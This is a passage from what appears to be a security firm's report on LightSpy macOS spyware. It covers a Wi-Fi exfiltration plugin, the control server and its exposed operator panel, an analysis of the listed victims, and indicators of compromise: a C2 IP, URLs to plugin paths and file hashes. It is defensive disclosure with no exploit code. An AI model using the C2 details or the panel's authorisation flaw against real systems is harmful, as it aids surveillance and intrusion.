This plugin is responsible for WiFi network data exfiltration.

This plugin is based on Apple native API from the following **CWWiFiClient** class and it is responsible for Wi-Fi network information exfiltration.

The plugin itself will not perform any Wi-Fi scanning, instead it will use cached scan results from the system.

The following Wi-Fi network attributes will exfiltrated:

- SSID,
- Supported security type,
- Encryption type,
- RSSI value.

Together with that, the plugin will parse the following file for the network-related information: /Library/Preferences/SystemConfiguration/com.apple.airport.preferences.plist

Command ID	Description	Backend endpoint path
17001	Get the listing of Wi-Fi networks that are nearby.	/api/wifi_nearby/
17002	Get the Wi-Fi networks connection history	/api/wifi_connection/


Infrastructure

During our investigation, we checked all already known hosts that were related to LightSpy and we could not confirm any host other than 103.27.109[.]217 related to the macOS campaign. However, we found almost the same panel on a few other hosts that were related to LightSpy.

On March 21, 2024, there was the first occurrence of the panel content on VirusTotal, it was a background of the web page.


2024-03-21	0 / 93	200	https://103.27.109.217:3458/img/bg.d1087110.jpg
2024-03-19	0 / 93	-	https://103.27.109.217/963852741/mac/plugins/0408ece5a667ec06
2024-04-17	4 / 92	200	http://103.27.109.217:52202/963852741/mac/plugins/4d29ee714380cd29
2024-03-19	0 / 93	404	http://103.27.109.217:52202/963852741/ios/ios123-133/device.js
2023-12-15	0 / 90	200	http://103.27.109.217:52202/963852741/mmfile/ads/bbbb.jar

A day later, on March 22, 2024, there was the first occurrence of the panel URL on VirusTotal.




The corresponding IP address was related to Android LightSpy and was disclosed by Lookout but the structure of the URL path was unknown.

From that moment we started to analyse the panel itself. From the first glance, the panel appeared as it can be seen below:



However, the code serving that panel contains a critical mistake: it checks for authorisation only after all the scripts are loaded by the browser. This means that when we load the page, for less than a second, we can see it as authenticated users would. Here's the picture we saw (each button has been translated using Google Translate, with red text for better understanding, acknowledging potential inaccuracies).



We believe that this web page serves as a high-level panel to track the entire campaign, containing generic information about attacked devices. This information is suitable for victim profile analysis but does not include the precise data that LightSpy implants can exfiltrate.


However, in the top right corner of the window, there was a button labeled “Remote control platform,” pointing to another panel on the same control server. Due to catastrophic misconfiguration, we were able to access this panel, and anyone could do the same by accessing the top-level panel.

This panel contained comprehensive information about victims, fully correlating with all the exfiltration data provided in the technical analysis section of this report.

We can see that there were three different groups of victims: "202206", "支持设备(supporting device)" and "default". The last group contained those victims who provided invalid configurations during communication with C2, with high confidence we can say that those devices are security researchers' devices.


The other two groups contained a list of macOS and iOS devices and all of them were old: macOS version 10.13.4 and iOS version 12.1.2 refers to 2017-2020 years,

The victim window consists of the seven sections that correlate with the LightSpy plugins layout, for instance, there is a remote shell section, the same function we’ve seen inside the plugin “ShellCommand” or App/Proccess section represents the data that came from “Softlist” plugin.




Victimology


Analysing the list of victims inside the panel we concluded that some of them could be attackers themselves. For example, one of the devices had a browser history full of URLs to the HTML file with RCE exploit of the initial infection vector.



The same footprint we noticed for the iOS devices; the messenger's history log contained only test messages.



We extracted all the victim's information from the panel and tried to figure out is there was any real victim: not a researcher device and not an attacker test machine.



As far as we can see, 9 out of 20 devices were connected to a Wi-Fi network with the SSID "Haso_618".

Since five other devices were in the same location and online during the same timeframe (October 2022), it is likely they are also test devices.

Three macOS devices from the United Kingdom and USA, and two Android devices were probably researchers' devices as they were recently online. This campaign likely operated around 2022.

The remaining device, connected to "NVPN_09_9B_F4_5G," accessed the web page with RCE exploits multiple times, suggesting it is not a victim.

Summarising these assumptions, we conclude that this particular panel page probably does not contain any real victims but provides some information about the actors behind it.

Conclusion

We are certain that LightSpy for macOS echoes a campaign conducted a few years ago. Nonetheless, investigating this sophisticated spyware toolset was still intriguing, offering insights into the goals of the threat actor and the specific information they sought.

It became evident that regardless of the targeted platform, the threat actor group focused on intercepting victim communications, such as messenger conversations and voice recordings. For macOS, a specialised plugin was designed for network discovery, aiming to identify devices in proximity to the victim.

Despite our findings, some aspects of the LightSpy puzzle remain elusive. There is no evidence confirming the existence of implants for Linux and routers, nor is there information on how they might be delivered. However, their potential functionality is known based on panel analysis.

We will continue monitoring LightSpy and endeavor to identify related samples

Appendix

Indicators of compromise

Control servers:

103.27.109[.]217

File SHA256 hashes:

Stage 0 Exploit

index.html

8a4f8a755ca123e9c3aa77b525f59ce99f1f2e288afc2e29afb6d15573776a16

4cbc70b1c7d4ccc593fad895299e88a6734c8f4687f37f43850996f7fa076df9

4e7c9bd8c623d7de9dc225fbdc9305f32c961f473acb99256012ccf6d45ba494

Int64.js

2c2471150aacc8443aa92a6063a848e8bb9dbcc8e369fb378c003d98bceaa728

9b58e3a82b14e329dab6108a5f25d20edd50cac95072dac420c94718ed8c1764

47719e45d14c9700928979cdb33fe0b58677d2566bc0848de7858c2f05566d76

offsets.js

1d499c401d8854b6331d3b531fc57418dd2b132861e0448ae198dcbea41484ab

7ba186858a726b57c1d3719d157dc01d5a1cf4cb6644dfa5bfd02c67814331d5

db3b7989f6c410a43c839a933343a66f706c6ad65c2031b628b059a8df774038

utils.js

ff4332365b1628f88bc84bec102b534e5a6e9a32b2fc61dd43c951a338f976d8

85a2dd209cacb9628d160bf76b09a87d8f1bd39093cb365154e7d35810da7ca0

Stage1 Dropper, downloader

20004312341.png

65dee715b928f07da356e8bce7a762b0ab4c140ebea63e4bd66c2eb85e0fa2dc

87cd75344a6826feac6d21b053f6816700b4b349ffd397addb4e244633edcc42

848e4e30987d526413d80c450652d4cef55d931c932edd722c1055b8b1450502

Bash script unxored

768f1cb8b8ac45c6e854f0320f833367cf7aa69279fd82aa1a6c3bc3d765ce7e

Ddss – decryption binary

048ab442a2617f37c3145c0c2bdda057baa09e017a29e649f17d43c95a34e69f

Stage 2 Updater, Orchestrator

mac.zip

97607d1b12d7234a42a62cdff4d6a7b2b5b93bf38d827b9e4448b0d7bd5da464

eb3f5decdbe71fe95cb8cbda5749ec6c43232069f8ce812d454d0c9432045b38

fcd864b79d6108c7e6615a5e1202669098ea34ab431624f6b0ab762229937552

mac.zip XOR-decoded

cf709c7b4c68e6d81f8239b4275dac8eb0b026f05934b81867e645dd389d65fb

f3bdc8275d88927a12d10348c81ab5d33c61164ef1ff00eba17edf49ddec5ada

c984bbdcdff4d84fb5e07924cc94ad44da153865d444652e8676dc9751e121f7

update-file

4b973335755bd8d48f34081b6d1bea9ed18ac1f68879d4b0a9211bbab8fa5ff4

24cf61f172c94943079970af57f25ae50fee5f54797be045ef6eeeaefeaf4582

c6bad1ef115cacd81fa00a235f7ffd34c187e5b05bf9bcf500f7639b632f1480

update.plist

23d0b9ae73145106cffe56719526801e024092cd6d25b9628ae3d9995b0b5395

The Core (C40F0D27 file)

ba4d77387c7b5761893ca2b1e75b2d05733d3fbfb1bb3a2bad81cfc8f641545b

C40F0D27 XOR-decoded

0f66a4daba647486d2c9d838592cba298df2dbf38f2008b6571af8a562bc306c

Stage 3 Plugins

WifiList

4607dfdd78fcb8d6bf94ecc34cf125f20e4ea94ac9fce002d9e7cd7956a707dd

LanDevices

9aae47b5c3673e7dd3f542913f91abbea3cc93f01275583169e33f6e1e443260

CameraShot

75a571d33a7c11fb5515a08a46fcb67dabbcb3fd4cbf69894ab82e394e68679c

FileManage

adf5a55988a457a8de234b652eae8fd2a0f0c2187cb9ede28ee5e22aba252d70

AudioRecorder

21b099c7eadd1d6895e025f670fc660769e617794400f35c52b4726fc546cb68

KeyChains

e3735950775fbdae7bbcc4a49c09372f605ae021fff8ff32340c794af14a7e47

ScreenRecorder

7ed786a259982cce0fad8a704547c72690970145b9587d84ee6205b7c578b663

ProcessAndApp

fbd3f8c8f4b2f4a0c73855e35f96797ef3c5aa6fa11d89081cdacd942e18c933

BrowserHistory

22b0f53bb7ff5047b2d2f77f9cc4f1a503bde2fa2b279fa999e48fb656c42782

ShellCommand

8d729aa29db506f1abe4ed8ab7406e0017dc3f5fc1b3c7c8e7b59af41f07c650

XOR-decoded plugins

WifiList

fc7e77a56772d5ff644da143718ee7dbaf7a1da37cceb446580cd5efb96a9835

LanDevices

4511567b33915a4c8972ef16e5d7de89de5c6dffe18231528a1d93bfc9acc59f

CameraShot

18bad57109ac9be968280ea27ae3112858e8bc18c3aec02565f4c199a7295f3a

FileManage

5fb67d42575151dd2a04d7dda7bd9331651c270d0f4426acd422b26a711156b5

AudioRecorder

0f662991dbd0568fc073b592f46e60b081eedf0c18313f2c3789e8e3f7cb8144

KeyChains

65aa91d8ae68e64607652cad89dab3273cf5cd3551c2c1fda2a7b90aed2b3883

ScreenRecorder

2b4fbd5aa06f70d84091d2f7cca4bd582237f1a1084835c3c031a718b6e283f9

ProcessAndApp

d2ccbf41552299b24f186f905c846fb20b9f76ed94773677703f75189b838f63

BrowserHistory

3d6ef4d88d3d132b1e479cf211c9f8422997bfcaa72e55e9cc5d985fd2939e6d

ShellCommand

ac6d34f09fcac49c203e860da00bbbe97290d5466295ab0650265be242d692a6
